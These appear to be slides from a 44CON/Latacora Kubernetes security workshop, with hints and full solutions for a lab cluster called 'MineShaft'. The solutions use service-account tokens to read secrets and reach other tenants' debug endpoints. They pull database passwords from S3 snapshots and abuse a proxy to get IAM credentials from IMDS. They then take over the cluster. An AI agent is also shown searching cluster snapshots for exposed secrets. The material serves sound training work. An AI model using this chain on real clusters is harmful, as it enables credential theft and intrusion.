MineShaft Security Assessment

44CON & Latacora

2025-09-18

Welcome to the MineShaft!

Welcome, seasoned security auditor! We're glad to have you us to assess MineShaft, a groundbreaking Mining-as-a-Service platform.

Your goals are to:

- Assess the potential vulnerabilities that could be exploited by a malicious actor with access to our platform
- Leverage Replik8s, an open-source tool developed by Latacora, to assist in your reconnaissance and exploitation efforts

Additional Information

Some relevant information before you begin:

- All AWS cloud resources for this workshop are located in the **eu-west-1** region.
- The *extremely sensitive* source code for the workloads you will be interacting with is provided.
- You have been assigned a dedicated mining deployment, which includes:
  - A service account with limited permissions
    - You can use your `kubeconfig` credentials file by setting the `KUBECONFIG` environment variable or by passing `--kubeconfig` to `kubectl` commands
    - The service account can execute commands in your mining pod, and you can install additional tools in the pod if needed
  - A unique namespace in the Kubernetes cluster
  - A mining deployment running a cryptocurrency miner
- The slides will provide hints and solutions for each challenge.

Notice

By the end of the workshop, you will have obtained significant privileges within the cluster. This is a shared environment, so please be respectful of other participants.


Getting Started: Initial Reconnaissance

Your first step is to get a lay of the land.

- Leverage Replik8s to generate a report of the environment. This will help you identify running workloads, services, and other potential points of interest.
- To assist in your investigation, you can use an AI agent such as the Gemini CLI, configured with the KubectI MCP Server, to analyze the cluster state.
  - This is particularly useful if you have multiple Replik8s snapshots from different points in time 😉😉😉!

Challenge 1: The Leaky Faucet

Background: In Kubernetes, every pod that doesn't explicitly specify a service account is assigned the `default` service account in its namespace. These service accounts can be granted permissions to interact with the Kubernetes API. If not carefully managed, these permissions can provide an unintended path for attackers to access sensitive information or escalate their privileges within the cluster. This challenge explores how a seemingly harmless default configuration can lead to a secret leak.



Objective: Your pod is running with a Service Account that has been granted permissions to a Kubernetes secret. Find and access this secret.

Challenge 1: Hint 1

Your deployment's pod is running with a Service Account. Does it show up in the Replik8s report?

Challenge 1: Hint 2

What permissions does the default service account in your namespace have? Does it have access to anything interesting?

Challenge 1: Hint 3

The Service Account has read access to a specific secret in the `default` namespace.

You can either:

- Use `curl` and the Service Account token to construct a request to read it.
- Use the `kubectl` CLI tool in your pod (it's already installed) and use it to read the secret

Challenge 1: Solution

```
# Get a shell into your pod:
kubectl exec -it deployment/mining-deployment -- bash

# Access the secret using `curl`:
export TOKEN=$(cat \
   /var/run/secrets/kubernetes.io/serviceaccount/token)
curl -s -k --header "Authorization: Bearer $TOKEN" \
  "https://kubernetes.default.svc/api/v1/namespaces/default/\
  secrets/cluster-wide-secret"

# Or access the secret using `kubectl`:
kubectl get secret cluster-wide-secret -n default -o json

# Decode the secret:
echo <secret> | base64 -d
```

Challenge 2: Eavesdropping

Background: In a multi-tenant Kubernetes cluster, it's crucial to enforce network segmentation to prevent workloads from interfering with each other. Kubernetes Network Policies provide a way to control the traffic between pods and namespaces. Without them, a compromised pod can potentially scan the network, discover other services, and access sensitive data from other tenants. This challenge demonstrates the risk of a flat network architecture and the importance of implementing network policies.

Objective: Steal the mining secret key from another deployment's pod.

Challenge 2: Hint 1

Looking at the source code for the mining pods, it runs multiple containers. Do any of the containers expose network endpoints?

Are there any network policies restricting access between mining namespaces? Check the Replik8s report.

Challenge 2: Hint 2

The sidecar container in each mining pod exposes a debug endpoint.

Can you use your audit credentials (from your local machine) to find the IP addresses of other mining pods in the cluster?

Challenge 2: Hint 3

From within your pod, try to access the debug endpoint on another pod's IP address.

What port do you think it might be on?

Challenge 2: Hint 4

The debug endpoint is not protected. A simple `curl` request to `http://<other-pod-ip>:<port>/secret` should reveal the key.

Challenge 2: Solution

```
# On your host machine, find other pod IPs
kubectl get pods -A -o wide

# Get a shell into your pod
kubectl exec -it deployment/mining-deployment -- bash

# Inside your pod, access the other pod's endpoint
curl http://<other-mining-pod-ip>:8080/secret
```

Challenge 3: Time Machine

Background: Storing secrets in environment variables is a common but dangerous practice. These variables can be easily exposed through various means, including standard cluster permissions, logs and monitoring tools 😉. When logs or tooling output is stored in a location accessible to other services, they become a treasure trove for attackers. This challenge highlights the importance of proper secret management and the risks associated with storing sensitive data in insecure locations.

Objective: Find database credentials hidden in old cluster snapshots, and use them to access the database.

Challenge 3: Hint 1

Does your pod's Service Account have any permissions outside the cluster?
Check the Replik8s report.

Challenge 3: Hint 2

Your pod's Service Account is associated with an AWS IAM role. What service is typically used to store data and backups?

You can use the `aws` CLI from within your pod (it's already installed).

Challenge 3: Hint 3

There's an S3 bucket with cluster snapshots. Download them and look for anything interesting.

What kind of sensitive information is often mistakenly stored in environment variables?

Challenge 3: Hint 4

The snapshots are large. Instead of manually searching, use Replik8s to serve the snapshots (`java -jar replik8s.jar serve`) and then ask an AI agent such as the Gemini CLI, configured with the Kubectl MCP Server, to analyze the different historical configurations. Ask it to look for unsafe configurations, particularly in the `data` namespace.

You can use a prompt such as:

The kubectl configuration has different contexts, which represent the configuration of the same cluster at different points in time. Look at each and give me a breakdown of the changes through time.

Following up with something like:

Were any secrets exposed as environment variables to pods at any point?

Challenge 3: Hint 4 - Installing the Kubectl MCP (1/2)

There are many ways to install the Kubectl MCP server. Using a virtual environment is pretty straightforward:

```
mkdir /tmp/kubectl-mcp-tool
cd /tmp/kubectl-mcp-tool
virtualenv -p python venv
source venv/bin/activate
pip install kubectl-mcp-tool
```

Challenge 3: Hint 4 - Installing the Kubectl MCP (2/2)

If using Gemini, add the MCP to `.gemini/settings.json`:

```
{
  "selectedAuthType": "oauth-personal",
  "theme": "Atom One",
  "mcpServers": {
    "kubernetes": {
      "command": "/tmp/kubectl-mcp-tool/venv/bin/python",
      "args": [
        "-m",
        "kubectl_mcp_tool.mcp_server"
      ],
      "env": {
        "KUBECONFIG": "/path/to/kubeconfig-all-snapshots.json"
      }
    }
  },
  "preferredEditor": "vim"
}
```

Challenge 3: Solution 1

```
# Inside your pod:
# List buckets and snapshot files
aws s3 ls
aws s3 ls s3://mineshaft-cluster-snapshots-[...]

# Sync files and search for passwords
aws s3 sync s3://mineshaft-cluster-snapshots-[...] "snapshots"
grep -r -C 5 POSTGRES_PASSWORD snapshots/
```

Challenge 3: Solution 2

```
# Get the IP of the database pod
kubectl get pods -n data -o wide

# Install the Postgres client in your pod
apt install postgresql-client -y
# Access the database using the credentials:
PGPASSWORD="<password>" psql \
    -h <postgres-pod IP> -U postgres -d postgres
```

Challenge 4: The Internal Gateway

Background: The `hostNetwork: true` setting in a pod's specification gives it direct access to the node's network stack. While this can be useful for certain networking scenarios, it's also a significant security risk. A pod with `hostNetwork: true` can bypass network policies and access services running on the node. This challenge demonstrates how a misconfigured internal service can be abused to gain access to the underlying node's cloud credentials.

Objective: Discover and leverage an internal proxy service running with hostNetwork privileges. Look at the proxy's source code to understand how to craft a request to access the node's IMDS endpoint and retrieve the IAM credentials for the node.

Challenge 4: Hint 1

There's a `shared-tools` namespace. See what services are running there. Is there anything that looks like a proxy or gateway?

Do any of these services show up in the Replik8s report?

Challenge 4: Hint 2

The proxy can forward requests to internal IPs, and is running with `hostNetwork: true`. Pods running with `hostNetwork` enabled can directly access the node's network stack. This bypasses network policies and can lead to unauthorized network access.

Challenge 4: Hint 3

The EC2 metadata service (IMDS) is available at a special "link-local" address: `169.254.169.254`.

Construct a `curl` request to the proxy service, asking it to forward your request to the IMDS address to fetch the node's IAM role credentials.

The path you need is `/latest/meta-data/iam/security-credentials/`.

Challenge 4: Solution 1

```
# Discover the proxy service
kubectl get svc -n shared-tools

# From inside your pod, get the node IAM role name
curl http://<service>.shared-tools.svc.cluster.local:8080/\
   internal-proxy/169.254.169.254/latest/meta-data/iam/\
   security-credentials/

# Get the credentials
curl http://<service>.shared-tools.svc.cluster.local:8080/\
   internal-proxy/169.254.169.254/latest/meta-data/iam/\
   security-credentials/<role-name>
```

Challenge 4: Solution 2

```
# Configure your local AWS CLI with the node credentials
export AWS_ACCESS_KEY_ID="..."
export AWS_SECRET_ACCESS_KEY="..."
export AWS_SESSION_TOKEN="..."

# Verify you have access
aws sts get-caller-identity --no-cli-pager
```

Challenge 5: Hostile Takeover

Background: In EKS, nodes are granted powerful permissions within the cluster through the `system:nodes` group. If an attacker can assume the IAM role of a node, they can inherit these permissions and potentially escalate their privileges. This challenge illustrates the principle of least privilege and how overly permissive IAM roles, combined with other vulnerabilities, can lead to the compromise of the Kubernetes cluster.

Objective: Use the node's IAM credentials to gain full control over the cluster. Once you get cluster access, see what pods this role can exec into. Exec and read the secret.

Challenge 5: Hint 1

In AWS EKS, nodes are part of a `system:nodes` group. Does this group show up in the Replik8s report?

Does it have access to anything interesting?

Can you authenticate to the cluster with the node's IAM credentials?

Challenge 5: Hint 2

You can authenticate to the cluster with the node's IAM credentials:

```
# Identify the cluster name
aws eks list-clusters --region eu-west-1 --no-cli-pager

# Authenticate to the cluster
aws eks update-kubeconfig --name <cluster name> \
    --region eu-west-1
```

The node's IAM role is part of the `system:nodes` group, which has `kubectl exec` permissions to a pod in the `data` namespace.

Does this pod have any special mounts?

Challenge 5: Hint 3


The `data-processing-pod` pod in the `data` namespace has a `hostPath` mount. Use your new privileges to `exec` into the pod and see what you can find on the mounted path.

Challenge 5: Solution

```
# On your host machine, configure AWS CLI with node creds
export AWS_ACCESS_KEY_ID="..."
export AWS_SECRET_ACCESS_KEY="..."
export AWS_SESSION_TOKEN="..."

# Update kubeconfig to use the node's identity
aws eks update-kubeconfig --name mineshaft-cluster

# Exec into the pod with the hostPath mount
kubectl exec -it data-processing-pod -n data -- sh

# Inside the pod, read the secret from the host
cat /secret
```

Congratulations!

Good job! You've successfully navigated the MineShaft platform, exploited its vulnerabilities, and gained an understanding of its security posture.



You've also familiarized yourself with Replik8s, and learned how to use it in conjunction with AI tools to assist in your security assessments. security assessments.